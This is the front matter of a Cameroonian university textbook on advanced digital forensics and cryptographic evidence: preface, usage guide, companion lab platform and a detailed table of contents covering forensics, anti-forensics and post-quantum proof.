RÉPUBLIQUE DU CAMEROUN

Université de Yaoundé I


École Nationale Supérieure Polytechnique

Département de Génie Informatique - LIMSI

Investigation Numérique Avancée

Forensique opérationnelle, anti-forensique et fondements cryptographiques de la preuve

INA - UE SEC4052



MINKA MI NGUIDJOÏ Thierry Emmanuel

Enseignant Chercheur | LIMSI | ENSPY

maletyon@proton.me

Année académique 2026–2027

Version 2.1 | Document pédagogique de l'UE SEC4052

AVANT-PROPOS

> « La technique n'est jamais seulement technique. Elle redéfinit l'humain et son rapport au monde. »
>
> Bernard Stiegler

Ce cours est né d'une double conviction : que l'**investigation numérique** constitue aujourd'hui l'une des disciplines les plus stratégiques pour le continent africain, et que l'Afrique n'a pas à importer une vision de cette discipline, elle doit en construire une qui lui soit propre, ancrée dans ses réalités juridiques, ses enjeux économiques et ses capacités institutionnelles.

Ce que ce cours n'est pas. Il ne s'agit pas d'un catalogue d'outils, ni d'une traduction d'un syllabus occidental. Les ouvrages de référence en langue anglaise (Casey, Carrier, Carrier, Ligh) font un travail remarquable pour leurs contextes. Ce cours assume pleinement un ancrage africain et, plus précisément, camerounais : la Loi 2010/012, le rôle de l'ANTIC, la jurisprudence naissante des tribunaux, les fraudes MoMo, le SIM swapping en zone CEMAC, voilà les matières premières de l'investigateur numérique camerounais.

Ce que ce cours est. Le second volume, en trois parties (IV à VI), d'un traité qui en compte sept (le premier volume est l'UE SEC4031). Il progresse de la philosophie vers la pratique, de la règle de droit vers l'outil technique, du cas simple vers la preuve post-quantique. Chaque chapitre comporte des objectifs mesurables, des exercices gradués, des cas opérationnels ancrés dans la réalité locale, et une analyse systématique à travers le prisme du **Trilemme CRO**, cadre théorique original que les travaux de notre équipe au LIMSI ont formalisé en 2025.

Le fil rouge : le Trilemme CRO. Tout au long de cet ouvrage, vous rencontrerez l'encadré Γ_{CRO} qui interroge systématiquement chaque technique, chaque protocole, chaque artefact sous trois dimensions :

- **Confidentialité** ($\mathcal{C}$) : la technique protège-t-elle les données sensibles des parties impliquées ?
- **Fiabilité** ($\mathcal{R}$) : le résultat est-il intègre, reproductible, non altéré ?
- **Opposabilité juridique** ($\mathcal{O}$) : la preuve produite sera-t-elle recevable devant un tribunal ?

Le Trilemme établit qu'on ne peut pas maximiser simultanément ces trois dimensions. Comprendre ce compromis, c'est comprendre l'essence même de l'investigation numérique.

Comment utiliser ce cours. Chaque chapitre s'ouvre sur une *boîte objectifs* précisant les compétences attendues, et se ferme sur une *boîte résumé*. Les exercices sont gradués en trois niveaux : ★☆☆ fondamental, ★★☆ intermédiaire, ★★★ expert. Les codes sources sont testés et fonctionnels sous Linux (Ubuntu 22.04+) et Windows 10/11.

MINKA MI NGUIDJOÏ Thierry Emmanuel
Yaoundé, juin 2026

MODE D'EMPLOI DE CE COURS

Structure générale

Ce livre correspond à l'UE **SEC4052**. Il couvre les **parties IV à VI** (chapitres 14 à 32) : forensique opérationnelle, anti-forensique et défis émergents, crypto-forensique. Il suppose acquis le prologue et les parties I à III (chapitres 1 à 13), enseignés dans l'UE SEC4031, *Introduction à l'Investigation Numérique* ; le tableau ci-dessous rappelle l'ensemble du parcours.

Partie	Thème	Compétences visées	Niveau
0	Prologue opérationnel	Appréhender la réalité du terrain	★☆☆
I	Fondements épistémologiques et historiques	Comprendre l'origine et les bases théoriques	★☆☆
II	Processus et méthodologies	Conduire une investigation structurée	★☆☆ – ★★☆
III	Cadre normatif et judiciaire	Opérer dans la légalité	★☆☆
IV	Forensique opérationnelle	Analyser système, réseau, mobile, cloud	★★☆ – ★★★
V	Anti-forensique et défis émergents	Contrer les techniques d'occultation	★★★
VI	Crypto-forensique et contributions	Maîtriser les fondements post-quantiques	★★★

Les environnements visuels

■ Définition

Définition. Introduit un terme technique avec sa définition formelle. Tous les termes définis sont indexés en fin d'ouvrage.

✦ Objectifs du chapitre

Objectifs du chapitre. Liste les compétences mesurables attendues à l'issue du chapitre. Ces objectifs correspondent aux critères d'évaluation.

© MaletYon

Γ_{CRO} Analyse CRO · Confidentialité · Fiabilité · Opposabilité

Analyse CRO. Évalue systématiquement une technique ou un protocole selon les trois dimensions du Trilemme : Confidentialité ($\mathcal{C}$), Fiabilité ($\mathcal{R}$), Opposabilité ($\mathcal{O}$).

Scénario Opérationnel · Titre du scénario

Scénario opérationnel. Présente un cas réel ou fictif ancré dans la réalité camerounaise ou africaine. Le cas MBONGO (fraude financière 12M FCFA) sert de fil rouge depuis l'UE SEC4031 et reparaît dans la Partie IV.

Application OPJ/Expert Judiciaire

Application OPJ/DGSN. Traduit le concept académique en procédure opérationnelle destinée aux Officiers de Police Judiciaire.

Chaîne de Custody

Chaîne de Custody. Détaille les étapes et formulaires nécessaires à la préservation de la valeur probante d'une preuve numérique.

Artefact · Nom de l'artefact

Artefact forensique. Décrit un artefact numérique spécifique : sa localisation sur le système, la valeur qu'il porte pour l'investigation, et sa fragilité.

Jurisprudence & Droit applicable

Jurisprudence & Droit applicable. Référence les textes de loi, articles et jurisprudences pertinents, avec accent sur le droit camerounais et africain.

★ Attention

Attention. signale un risque procédural, légal ou technique pouvant invalider une investigation.

★ À retenir

À retenir. Synthèse des points essentiels du chapitre.

✍ Exercice

Exercice. Travaux pratiques gradués. Chaque exercice porte un indicateur de niveau : ★☆☆ fondamental, ★★☆ intermédiaire, ★★★ expert.

Conventions typographiques

- Les **termes clés** apparaissent en **gras bleu marine** et sont indexés automatiquement.
- Les ACRONYMES utilisent des petites capitales.
- Les références aux normes utilisent la commande **[ISO/IEC 27037]**.
- Les références aux lois camerounaises utilisent **Loi 2010/012**.
- Les hachages cryptographiques sont formatés ainsi : `[SHA-256] 3a4b5c6d...`.
- L'impact CRO inline est noté : $\mathcal{C}$: +0.8 $\mathcal{R}$: -0.3 $\mathcal{O}$: +0.6.
- L'ordre de volatilité est indiqué : **1** *RAM*.

Matériel d'accompagnement

Ce cours est complété par :

- **Images de pratique forensique**, images E01 préparées pour les TP Autopsy.
- **Captures réseau (.pcap)**, traces Wireshark pour les TP de forensique réseau.
- **Machines virtuelles**, VM Kali Linux et VM Windows avec artefacts préinstallés (clé USB fournie en TP).
- **Formulaires officiels**, formulaire de chaîne de custody (Annexe C), adapté du formulaire type DGSN.

NDAP SUKULU, LA SALLE DE CLASSE COMPAGNON



Un nom venu du pays bassa

> *Le soir tombe sur Éséka. Un enfant revient des champs avec son grand-père et lui demande pourquoi il doit marcher si loin, chaque matin, pour aller à l'école. Le vieil homme s'arrête au bord du chemin et répond, en bassa : «* Ndap sukulu*, la salle de classe, ce ne sont pas les murs. Ce sont les murs qui viennent après. La salle de classe, c'est l'endroit où quelqu'un t'attend pour t'apprendre ce qu'il sait. » L'enfant insiste : « Et qui m'attend ? » Le grand-père sourit : «* Malet yon*. Ton enseignant. »*

En bassa, la langue paternelle de l'auteur, ***ndap sukulu*** désigne la salle de classe et ***malet yon*** signifie « ton enseignant ». L'environnement compagnon de ce cours porte ce nom parce qu'il prolonge la salle de classe au-delà des heures de cours : il attend l'étudiant le soir, le week-end, à distance, avec des questions, des pièces à examiner et une correction immédiate. Il est édité par **MaletYon**, « ton enseignant », et mis à la disposition des étudiants et des praticiens qui souhaitent se perfectionner (maletyon@proton.me).

Ce que l'on y trouve

- **Une fiche d'auto-évaluation par chapitre.** Chaque fiche puise vingt questions dans une banque de quarante (QCM, vrai ou faux, textes à trous). Elle dure trente minutes ; la copie validée est verrouillée et notée aussitôt. Le seuil de réussite est de 60 %.
- **Des laboratoires pratiques.** Chaque lab place l'étudiant devant les pièces d'une affaire du fil rouge (tableurs, journaux, contrats, procès-verbaux) dans un bureau d'analyste virtuel, ouvert dans le navigateur. Il dure soixante minutes, se termine par des points de contrôle notés automatiquement et renvoie aux sections du livre qu'il mobilise.

© *MaletYon*

➢ **Un suivi pour l'enseignant** : rapport de classe, notes par fiche et par lab, journal d'activité.

Les fiches et les labs sont des travaux à faire hors des heures de cours. Ils ne remplacent ni le livre ni les exercices de fin de chapitre : ils en vérifient la maîtrise.

Comment y travailler

1. Se connecter au portail NDAP SUKULU avec ses identifiants et le code de cours **SEC4052**.
2. Pour un lab, commencer par vérifier l'empreinte SHA-256 des pièces (`sha256sum -c MANIFESTE_SHA256.txt`), puis travailler sur la copie du dossier `travail` : les pièces originales sont en lecture seule et l'activité est journalisée, comme dans une vraie mission.
3. Lire le rappel de cours affiché par le lab et relire les sections citées avant de répondre.

Note

Si le portail n'est pas encore ouvert. En attendant le déploiement de NDAP SUKULU, les fiches de questions sont fournies au format texte dans le dossier `fiches` du cours, prêtes à être distribuées. Les corrections des fiches figurent dans le livret de correction, à la suite des corrigés des exercices de chaque chapitre.

Les laboratoires du cours

Le cours compte douze laboratoires, disponibles sous le code SEC4052. Les onze premiers durent une heure et suivent l'ordre des chapitres ; le douzième, le plus long et le plus détaillé, résume tout le cours : il couvre les études de cas intégratrices (chapitre 21), le benchmarking (chapitre 25) et les fondements cryptographiques de la preuve (Partie VI).

Lab	Sujet	Chapitre	Opération
INA-LAB-01	Forensique système : timeline Linux et Windows	14	MVOM
INA-LAB-02	Forensique réseau opérationnelle : beaconing et courriel frauduleux	15	BAOBAB, NKAM
INA-LAB-03	Journaux réseau sans capture : DNS, proxy, pare-feu	15	MVOM
INA-LAB-04	Forensique mobile : SMS, appels, EXIF	16	BAOBAB, MBONGO
INA-LAB-05	Forensique cloud : CloudTrail et fenêtre aveugle	17	MVOM
INA-LAB-06	Forensique IoT : firmware de routeur et NVR	18	NYONG
INA-LAB-07	OSINT : domaines, profils, cryptoactifs	19	BAOBAB
INA-LAB-08	Le rapport forensique : relecture avant dépôt	20	MVOM
INA-LAB-09	Anti-forensique : timestomping et journaux effacés	22	MVOM
INA-LAB-10	L'IA en forensique : mesurer un outil, examiner des clips	23	MUNGO
INA-LAB-11	Conteneurs : audit Kubernetes et conteneur évincé	24	MVOM
INA-LAB-12	Synthèse : du dossier intégrateur à la preuve vérifiable (lab long)	21, 25, 26–32	Toutes

Les laboratoires du cours dans NDAP SUKULU

TABLE DES MATIÈRES

Avant-propos iii

Mode d'emploi v

NDAP SUKULU, la salle de classe compagnon ix

IV Forensique Opérationnelle 1

14 Forensique Système Avancée 3

14.1 Le Principe de Locard Appliqué au Système . . . 4
14.2 Artefacts Windows : Registre et Exécution de Programmes . . . 5
14.2.1 Les ruches de registre essentielles . . . 5
14.2.2 Extraction et analyse avec RegRipper . . . 5
14.2.3 Le Prefetch : preuve d'exécution même sans logs . . . 7
14.3 Le Système de Fichiers NTFS : `$MFT` et `$UsnJrnl` . . . 7
14.3.1 La Master File Table . . . 7
14.3.2 Le journal USN : l'historique immuable des changements . . . 8
14.4 Artefacts Linux : journald, bash et ext4 . . . 9
14.4.1 Le journal systemd . . . 9
14.4.2 Historique bash et fichiers de configuration shell . . . 10
14.4.3 Structures ext4 : inodes et récupération . . . 10
14.5 Reconstruction de Timeline Forensique . . . 11
14.5.1 Pourquoi une timeline unifiée . . . 11
14.5.2 log2timeline / plaso . . . 11
14.5.3 Lecture d'une timeline : constatation vs interprétation . . . 12
14.6 Synthèse : Méthodologie d'Analyse Système . . . 13

15 Forensique Réseau Opérationnelle 17

15.1 Positionnement de la Sonde : ce qu'on Voit et ce qu'on Rate . . . 18
15.1.1 Topologies et points de capture . . . 18
15.1.2 Capture sur un switch managé : SPAN port . . . 18
15.2 Analyse Approfondie des Flux TCP . . . 19
15.2.1 Suivre un flux complet : Follow TCP Stream . . . 19
15.2.2 Métriques d'anomalie réseau . . . 20
15.3 Détection d'Exfiltration de Données . . . 20
15.3.1 Exfiltration HTTP/HTTPS : le vecteur le plus courant . . . 20

15.3.2 Tunneling DNS : exfiltration via le port 53 . . . 21
15.3.3 Beaconing : détecter un implant actif . . . 22
15.4 Reconstruction de Sessions Applicatives . . . 22
15.4.1 Reconstituer un email SMTP . . . 22
15.4.2 Analyse de trafic FTP : transferts de fichiers en clair . . . 23
15.5 Analyse des Logs sans Capture Complète . . . 24
15.5.1 Logs de pare-feu . . . 24
15.5.2 Logs de proxy web . . . 25
15.5.3 Logs DNS : reconstituer l'activité réseau par les noms . . . 25
15.6 Corrélation Temporelle Multi-Sources . . . 26

16 Forensique Mobile, Android et iOS 31

16.1 Architecture de Stockage Android . . . 32
16.1.1 Les partitions essentielles . . . 32
16.1.2 Emplacements clés des données applicatives . . . 33
16.2 Analyse des Bases de Données SQLite . . . 33
16.2.1 Analyser les SMS : `mmssms.db` . . . 33
16.2.2 Analyser WhatsApp : `msgstore.db` . . . 34
16.2.3 Analyser les journaux d'appels . . . 36
16.3 Géolocalisation et Mobilité . . . 36
16.3.1 Métadonnées EXIF des photos . . . 36
16.3.2 Historique de localisation Google . . . 37
16.3.3 Données réseau : Wi-Fi et antennes GSM . . . 38
16.4 Artefacts Mobile Money : MoMo, Orange Money . . . 38
16.4.1 Où sont stockées les données Mobile Money . . . 39
16.5 Forensique iOS : Spécificités et Limitations . . . 40
16.5.1 Architecture et contraintes forensiques . . . 40
16.5.2 Sauvegarde iTunes/Finder : extraction logique iOS . . . 41
16.5.3 Analyse des bases iOS : Messages et iCloud . . . 42
16.6 Autopsy pour la Forensique Mobile . . . 43

17 Forensique Cloud 47

17.1 Modèles de Service et Disponibilité des Preuves . . . 48
17.2 Logs Cloud : ce qui Existe et où le Trouver . . . 48
17.2.1 AWS CloudTrail : l'audit complet des API . . . 48
17.2.2 Azure Activity Log et Azure AD Sign-In Logs . . . 50
17.2.3 Google Cloud Logging : Cloud Audit Logs . . . 51
17.3 Obtenir des Preuves Auprès des Fournisseurs SaaS . . . 51
17.3.1 Structurer une demande au portail LEA . . . 51
17.3.2 Analyser la réponse d'un fournisseur . . . 52
17.4 Gérer l'Éphéméralité : Conservation d'Urgence . . . 53
17.4.1 Le problème de la rétention limitée . . . 53

17.4.2 Snapshot forensique d'une instance cloud . . . 54
17.5 Investigation Multi-Fournisseurs : Corrélation Cloud . . . 55
17.6 Défis Spécifiques : Chiffrement et Résidualité . . . 56
17.6.1 Données chiffrées côté client . . . 56
17.6.2 Résidualité des données cloud : la mémoire longue . . . 57

18 Forensique IoT et Systèmes Embarqués 61

18.1 Architecture IoT : où Résident les Données Forensiques . . . 62
18.1.1 Composants typiques d'un appareil IoT . . . 62
18.1.2 Priorité de collecte : RFC 3227 appliquée à l'IoT . . . 62
18.2 Forensique Routeur : la Cible Prioritaire . . . 63
18.2.1 Pourquoi les routeurs sont des cibles forensiques clés . . . 63
18.2.2 Extraction via interface d'administration . . . 63
18.2.3 Extraction via UART : quand l'interface admin est inaccessible . . . 64
18.3 Analyse de Firmware : ce que l'Appareil Cache . . . 65
18.3.1 Extraction et analyse avec Binwalk . . . 66
18.4 Forensique Caméras IP et Systèmes DVR/NVR . . . 67
18.4.1 Architecture d'un système de vidéosurveillance . . . 67
18.4.2 Extraction des enregistrements . . . 68
18.4.3 Logs d'accès au VMS : qui a visionné quoi . . . 69
18.5 IoT Spécifiques : Box Opérateurs et Compteurs . . . 70
18.5.1 Box opérateurs MTN/Orange : forensique des données de trafic . . . 70
18.5.2 Compteurs prépayés : manipulation et traces . . . 70
18.6 Principes de Custody pour les Preuves IoT . . . 71
18.6.1 Défis spécifiques à l'IoT . . . 71
18.6.2 Protocole de saisie IoT . . . 71

19 OSINT et Compréhension des Attaques 77

19.1 Introduction . . . 78
19.2 Fondements de l'OSINT et cadre légal . . . 78
19.2.1 Définition et périmètre . . . 78
19.2.2 La recherche en sources ouvertes parmi les actes d'enquête . . . 79
19.2.3 La frontière entre consultation et accès . . . 79
19.2.4 Vie privée et protection des données . . . 80
19.3 Recherche sur les personnes et les organisations . . . 81
19.3.1 Rechercher par le nom et l'identité . . . 81
19.3.2 Les réseaux sociaux . . . 82
19.3.3 Relier des comptes par le pseudonyme et par l'image . . . 82
19.3.4 Les organisations . . . 82
19.4 Recherche sur les infrastructures . . . 83
19.4.1 Le nom de domaine . . . 83
19.4.2 L'historique, les sous-domaines et les certificats . . . 84

19.4.3 L'adresse et son propriétaire . . . 84
19.4.4 Reconnaître un site qui imite une marque . . . 84
19.5 Cartographie des liens et traçage des cryptoactifs . . . 85
19.5.1 Cartographier les liens . . . 85
19.5.2 Lire une chaîne de blocs publique . . . 86
19.5.3 Le point de bascule vers l'acte d'enquête . . . 86
19.6 Documentation et valeur probante des constatations en ligne . . . 88
19.6.1 Pourquoi documenter . . . 88
19.6.2 Capturer . . . 88
19.6.3 Figer par l'empreinte . . . 88
19.6.4 Le procès-verbal de constatation en source ouverte . . . 88
19.6.5 Du relevé au rapport . . . 89
19.7 Comprendre une attaque pour l'investiguer . . . 90
19.7.1 Une grille de lecture, pas un mode d'emploi . . . 90
19.7.2 Phases, traces et qualification . . . 90
19.7.3 Du récit à la preuve . . . 91
19.7.4 Le cas du rançongiciel . . . 91
19.8 Courriels et sites frauduleux . . . 93
19.8.1 Analyser un courriel frauduleux . . . 93
19.8.2 Caractériser un site qui recueille des identifiants . . . 93
19.8.3 Le laboratoire isolé et le rapport d'expert . . . 93
19.9 Synthèse et exercice intégrateur . . . 94
19.9.1 Scénario opérationnel · Opération BAOBAB 2 . . . 94
19.9.2 Exercice intégrateur . . . 95
19.10 À retenir . . . 96

20 Rédaction du Rapport Forensique 99

20.1 Architecture en Trois Niveaux . . . 100
20.2 Règle Fondamentale : Constatation vs Analyse . . . 100
20.3 Structure Détaillée du Rapport Technique (Niveau 2) . . . 101
20.3.1 Page de garde et informations administratives . . . 101
20.3.2 Section 1 : Contexte et Mission . . . 102
20.3.3 Section 2 : Méthodologie . . . 103
20.3.4 Section 3 : Constatations . . . 103
20.3.5 Section 4 : Analyse . . . 104
20.3.6 Section 5 : Conclusions et Recommandations . . . 106
20.4 La Synthèse Exécutive (Niveau 1) : Rédiger pour un Magistrat . . . 107
20.5 Annexes : le Dossier Probatoire (Niveau 3) . . . 107
20.6 Pièges de Rédaction et Comment les Éviter . . . 109
20.7 Cas MVOM : le Rapport Sous Pression . . . 109

21 Applications et Cas Intégrateurs 113

21.1 Cas 1. Opération FAKO : Fraude Comptable Interne . . . 114
21.1.1 Brief initial . . . 114
21.1.2 Phase 1 : Initialisation (PIU E1–E3) . . . 114
21.1.3 Révélation 1. Accès aux logs . . . 115
21.1.4 Phase 2 : Acquisition et Analyse (PIU E4–E9) . . . 115
21.1.5 Révélation 2. Résultat LEA Microsoft . . . 115
21.1.6 Phase 3 : Qualification et rapport . . . 116
21.2 Cas 2. Opération MUNGO : Trafic d'Influence en Ligne . . . 116
21.2.1 Brief initial . . . 116
21.2.2 Investigation guidée . . . 116
21.3 Cas 3. Opération NTEM : Ransomware Hôpital . . . 117
21.3.1 Brief initial . . . 117
21.3.2 Décisions critiques sous pression . . . 118
21.4 Grille d'Erreurs Classiques : Diagnostiquer une Investigation . . . 118
21.4.1 L'investigation TANGUE revisitée : trouver les erreurs . . . 119
21.5 Simulation d'Examen Intégrateur . . . 119

V Anti-Forensique, IA Forensique et Défis Émergents 125

22 Anti-Forensique et Contremesures 127

22.1 Principes Généraux de l'Anti-Forensique . . . 128
22.1.1 Taxonomie des techniques anti-forensiques . . . 128
22.1.2 Le principe de Locard inversé . . . 128
22.2 Anti-Forensique Système : Détection des Tentatives . . . 129
22.2.1 Timestomping : manipulation des horodatages . . . 129
22.2.2 Suppression sélective de logs . . . 130
22.2.3 Wiping et suppression sécurisée . . . 131
22.3 Anti-Forensique Réseau : Désactivation et Camouflage . . . 131
22.3.1 Désactivation de logging : le cas CloudTrail . . . 131
22.3.2 Chiffrement opportuniste et tunneling . . . 132
22.4 Anti-Forensique Mobile et IoT . . . 133
22.4.1 Factory reset : ce qui survit réellement . . . 133
22.4.2 Applications "vault" et conteneurs cachés . . . 133
22.4.3 Suppression sélective WhatsApp/Telegram . . . 134
22.5 Documenter une Tentative d'Anti-Forensique dans le Rapport . . . 134

23 Intelligence Artificielle et Forensique 139

23.1 L'IA comme Outil : Triage et Détection d'Anomalies . . . 140
23.1.1 Le problème du volume . . . 140
23.1.2 Classification d'emails et de documents . . . 140

23.1.3 Détection d'anomalies dans les logs . . . 141
23.1.4 Reconnaissance d'objets dans les preuves visuelles . . . 142
23.2 L'IA comme Objet : Détecter les Contenus Synthétiques . . . 142
23.2.1 Taxonomie des contenus générés par IA . . . 143
23.2.2 Détection de deepfakes audio : le cas MUNGO résolu . . . 143
23.2.3 Détection d'images générées par IA . . . 144
23.2.4 Détection de texte généré par IA . . . 145
23.3 Limites Épistémologiques de l'IA en Contexte Judiciaire . . . 146
23.3.1 Le problème de l'explicabilité . . . 146
23.3.2 Biais algorithmique et discrimination . . . 146
23.3.3 Robustesse au contre-interrogatoire . . . 147
23.4 Documenter une Analyse Assistée par IA dans le Rapport . . . 147

24 Forensique Cloud-Native et Conteneurs 153

24.1 Architecture Conteneurs : où Résident les Données . . . 154
24.1.1 Les couches d'abstraction . . . 154
24.1.2 Le défi de l'éphéméralité extrême . . . 154
24.2 Acquisition d'un Conteneur Docker Compromis . . . 155
24.2.1 Capture de l'état d'un conteneur en cours d'exécution . . . 155
24.2.2 Capture mémoire d'un conteneur . . . 156
24.3 Logs et Événements Kubernetes . . . 157
24.3.1 Architecture de logging Kubernetes . . . 157
24.4 Vecteurs d'Attaque Spécifiques aux Conteneurs . . . 159
24.4.1 Images compromises . . . 159
24.5 Stratégie de Capture en Production . . . 160
24.5.1 Pourquoi l'acquisition réactive est insuffisante . . . 160
24.5.2 Procédure d'urgence : les 5 premières minutes . . . 161

25 Benchmarking Mondial des Pratiques Forensiques 165

25.1 Cadre d'Analyse Comparative . . . 166
25.1.1 Pourquoi comparer les systèmes nationaux . . . 166
25.1.2 Dimensions d'analyse . . . 166
25.2 États-Unis : le Modèle de la Spécialisation Fédérale . . . 166
25.2.1 Organisation institutionnelle . . . 166
25.2.2 Ce qui explique la maturité américaine . . . 167
25.3 Royaume-Uni : le Modèle de la Rigueur Procédurale . . . 167
25.3.1 ACPO et l'héritage procédural . . . 167
25.4 Allemagne : le Modèle de l'Intégration Juridique . . . 169
25.5 Singapour : le Modèle de l'Investissement Ciblé . . . 169
25.5.1 Un cas d'étude pertinent pour le Cameroun . . . 169
25.6 Afrique : Panorama Régional . . . 170
25.6.1 Maturité variable, dynamiques communes . . . 170

25.6.2 Facteurs communs de progression observés . . . 171
25.7 Synthèse Comparative : ce qui Varie et Pourquoi . . . 172
25.8 Recommandations pour le Cameroun . . . 172
25.8.1 Où le Cameroun se situe aujourd'hui . . . 172
25.8.2 Recommandations réalistes, ancrées dans les contraintes . . . 173

VI Crypto-Forensique et Contributions Originales 177

26 Impact du Quantique sur l'Investigation Numérique 179

26.1 La Menace Quantique : ce que Disent Réellement Shor et Grover . . . 180
26.1.1 L'algorithme de Shor . . . 180
26.1.2 L'algorithme de Grover . . . 181
26.2 "Harvest Now, Decrypt Later" : Implication pour les Preuves . . . 181
26.2.1 Le mécanisme de la menace . . . 182
26.2.2 Implication directe pour la forensique . . . 182
26.3 Impact sur la Chaîne de Custody et l'Intégrité Long Terme . . . 182
26.3.1 Trois mécanismes du cours potentiellement concernés . . . 183
26.3.2 Le problème du re-timestamping . . . 183
26.4 Cryptographie Post-Quantique : Standards Réellement Normalisés . . . 183
26.4.1 Les standards NIST FIPS . . . 183
26.4.2 Migration hybride : la pratique recommandée actuelle . . . 184
26.5 "Quantum Forensics" : Distinguer Recherche et Pratique Établie . . . 185
26.6 Recommandations Pragmatiques pour la Pratique Actuelle . . . 186
26.6.1 Ce qui est raisonnable de faire dès aujourd'hui . . . 186

27 Le Trilemme CRO. Formalisation et Implications 189

27.1 Fondements de Théorie de l'Information . . . 190
27.1.1 Entropie de Shannon . . . 190
27.1.2 Information mutuelle . . . 191
27.1.3 Distance en variation totale . . . 191
27.1.4 Inégalité de Pinsker . . . 191
27.1.5 Inégalité de Fano . . . 192
27.2 Le Cadre CLO : Définitions Formelles . . . 192
27.2.1 Le protocole CLO . . . 192
27.2.2 Les trois mesures . . . 192
27.3 Les Théorèmes Fondamentaux . . . 193
27.3.1 Bornes de mesure et goulot d'étranglement contextuel . . . 193
27.3.2 Le Théorème d'Impossibilité Général . . . 194
27.3.3 Esquisse de la démonstration . . . 194
27.4 Capacité d'Extraction Institutionnelle : le Paramètre Δ . . . 195
27.4.1 Fondement en sciences cognitives . . . 195

27.4.2 Estimations empiriques de $H(C)$ par contexte . . . 196
27.5 Trois Études de Cas Documentées . . . 197
27.5.1 Helios : vérifiabilité électorale . . . 197
27.5.2 zk-SNARKs : conformité financière . . . 197
27.5.3 ECDSA : preuve juridique . . . 198
27.5.4 Synthèse . . . 198
27.6 Implications pour la Conception de Systèmes Forensiques . . . 198
27.6.1 Du calcul optimal à l'ingénierie sous contrainte . . . 198
27.6.2 Application à l'architecture forensique de ce cours . . . 199
27.7 Application Forensique Intégrative . . . 200

28 Analyse des Primitives Cryptographiques selon le Cadre CLO 203

28.1 Méthodologie de Calcul : les Quatre Étapes . . . 204
28.1.1 Les trois méthodes d'estimation de $H(C)$ . . . 205
28.2 Étude de Cas 1 : Helios. Vote Électronique . . . 205
28.2.1 Formalisation du protocole . . . 205
28.2.2 Calcul détaillé, étape par étape . . . 205
28.3 Étude de Cas 2 : zk-SNARKs. Conformité Financière . . . 206
28.3.1 Formalisation du protocole . . . 206
28.3.2 Calcul détaillé, étape par étape . . . 206
28.4 Étude de Cas 3 : ECDSA. Signature Juridique . . . 207
28.4.1 Formalisation du protocole . . . 207
28.4.2 Calcul détaillé, étape par étape . . . 208
28.5 Tableau de Synthèse Publié . . . 209
28.6 Régimes de Capacité Institutionnelle . . . 209
28.6.1 Définition des trois régimes . . . 209
28.6.2 Capacités Δ implicites : validation croisée . . . 210
28.7 Discussion Qualitative : Primitives Non Encore Analysées . . . 211
28.8 Implications pour la Conception de Systèmes Forensiques . . . 212
28.8.1 Quatre étapes de sélection de protocole . . . 212
28.8.2 Application au contexte forensique camerounais . . . 212

29 Le Protocole ZK-NR. Architecture et Statut d'un Travail de Recherche en Cours 217

29.1 Objectif Annoncé et Architecture de Principe . . . 218
29.1.1 L'objectif visé . . . 218
29.1.2 Architecture de principe : quatre primitives, quatre rôles . . . 219
29.2 Sur le Statut de Prépublication en Recherche Scientifique . . . 220
29.2.1 Une distinction essentielle . . . 220
29.2.2 Application au cas ZK-NR . . . 221
29.3 Grille de Lecture Critique d'une Annonce de Protocole . . . 221
29.4 Ce que ZK-NR Illustre pour la Pratique Forensique . . . 222

30 Fondements de la Conception et Cryptanalyse 227

30.1 Philosophie de la Conception Sécurisée . . . 228
30.1.1 Quatre principes fondamentaux . . . 228
30.1.2 Le Trilemme CRO comme boussole de conception . . . 229
30.2 Taxonomie des Failles Cryptographiques . . . 229
30.3 Introduction à la Cryptanalyse . . . 231
30.3.1 Objet et finalité . . . 231
30.3.2 Approches *black-box* et *white-box* . . . 231
30.4 Cryptanalyse Post-Quantique : Anticiper Deux Horizons Temporels . . . 232
30.5 De la Cryptanalyse à la Conception : une Boucle Vertueuse . . . 233
30.5.1 Le cycle conception-cryptanalyse-révision . . . 233
30.5.2 Application au contexte forensique . . . 234

31 Méthodologie d'Analyse Formelle de Protocoles 237

31.1 Modélisation des Menaces . . . 238
31.1.1 Le modèle Dolev-Yao . . . 238
31.1.2 Formalisation des propriétés de sécurité . . . 239
31.2 Outils d'Analyse Formelle . . . 239
31.2.1 Le *prover* Tamarin . . . 239
31.2.2 Panorama comparatif des outils . . . 241
31.3 Méthodologie d'Audit en Cinq Étapes . . . 242
31.4 Rigueur sur les Travaux en Cours : une Réserve Méthodologique . . . 244
31.5 De la Preuve de Protocole à la Preuve Forensique . . . 244

32 Cas Pratique. Audit Formel d'un Protocole Multi-Couches 249

32.1 Étude de Cas Authentique : la Signature BLS . . . 250
32.1.1 Fonctionnement et propriétés . . . 250
32.1.2 Cryptanalyse classique et quantique . . . 251
32.1.3 Positionnement qualitatif dans le cadre CRO . . . 251
32.2 Recommandations Opérationnelles pour l'Investigateur . . . 252
32.2.1 Face à une signature BLS isolée . . . 253
32.2.2 Checklist générale d'analyse d'un protocole . . . 253
32.3 Exercice Guidé : Audit d'une Architecture Multi-Couches . . . 253
32.3.1 Contexte de l'exercice . . . 253
32.3.2 Étape 1. Compréhension (à compléter par vous) . . . 254
32.3.3 Étape 2. Modélisation (à compléter par vous) . . . 254
32.3.4 Étape 3. Analyse manuelle guidée . . . 254
32.3.5 Étape 4. Vers l'analyse automatisée . . . 255

A Glossaire 261

B Référentiel des Outils 265

C Modèles Opérationnels **267**

D Textes Juridiques et Normatifs **269**

E Bibliographie Commentée **273**

F Contacts et Ressources **275**

Références bibliographiques **277**

TABLE DES FIGURES

© *MaletYon*

LISTE DES TABLEAUX

© *MaletYon*

partie IV

Forensique Opérationnelle

© *MaletYon*

14

FORENSIQUE SYSTÈME AVANCÉE

> « Les systèmes d'exploitation sont les témoins silencieux de nos actions numériques. Savoir les interroger, c'est maîtriser l'art de faire parler le silence. »
>
> Thierry Minka

Niveau : *Expert* • Maîtrise des Chapitres 6 (UE SEC4031) à 9 (UE SEC4031) (Partie II) indispensable. Notions de systèmes d'exploitation Windows et Linux (systèmes de fichiers, registre, processus) requises.

✦ Objectifs du chapitre

- ➢ Analyser les artefacts Windows post-acquisition : registre, Prefetch, ShimCache, Amcache, journal `$MFT`.
